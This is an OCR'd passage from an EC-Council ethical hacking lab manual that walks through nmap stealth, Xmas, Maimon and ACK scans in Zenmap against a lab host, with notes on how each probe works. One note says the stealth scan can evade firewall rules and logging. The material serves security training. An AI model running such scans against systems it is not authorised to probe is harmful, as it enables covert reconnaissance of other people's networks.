
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Now, switch to the **Windows 11** virtual machine. In the **Command** field of **Zenmap**, type the command **nmap -sS -v [Target IP Address]** (here, the target IP address is **10.10.1.22**) and click **Scan**.

    Note: **-sS**: performs the stealth scan/TCP half-open scan and **-v**: enables the verbose output (include all hosts and ports in the output).

15. The scan results appear, displaying all open TCP ports and services running on the target machine, as shown in the screenshot.

    Note: The stealth scan involves resetting the TCP connection between the client and server abruptly before completion of three-way handshake signals, and hence leaving the connection half-open. This scanning technique can be used to bypass firewall rules, logging mechanisms, and hide under network traffic.



16. As shown in the last task, you can gather detailed information from the scan result in the **Ports/Hosts**, **Topology**, **Host Details**, and **Scan** tab.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. In the **Command** field of **Zenmap**, type the command **nmap -sX -v [Target IP Address]** (here, the target IP address is **10.10.1.22**) and click **Scan**.

    Note: **-sX**: performs the Xmas scan and **-v**: enables the verbose output (include all hosts and ports in the output).

18. The scan results appear, displaying that the ports are either open or filtered on the target machine, which means a firewall has been configured on the target machine.

    Note: Xmas scan sends a TCP frame to a target system with FIN, URG, and PUSH flags set. If the target has opened the port, then you will receive no response from the target system. If the target has closed the port, then you will receive a target system reply with an RST.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. In the **Command** field, type the command **nmap -sM -v [Target IP Address]** (here, the target IP address is **10.10.1.22**) and click **Scan**.

    Note: **-sM**: performs the TCP Maimon scan and **-v**: enables the verbose output (include all hosts and ports in the output).

20. The scan results appear, displaying either the ports are open/filtered on the target machine, which means a firewall has been configured on the target machine.

    Note: In the TCP Maimon scan, a FIN/ACK probe is sent to the target; if there is no response, then the port is Open|Filtered, but if the RST packet is sent as a response, then the port is closed.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

21. In the **Command** field, type the command **nmap -sA -v [Target IP Address]** (here, the target IP address is **10.10.1.22**) and click **Scan**.

    Note: **-sA**: performs the ACK flag probe scan and **-v**: enables the verbose output (include all hosts and ports in the output).

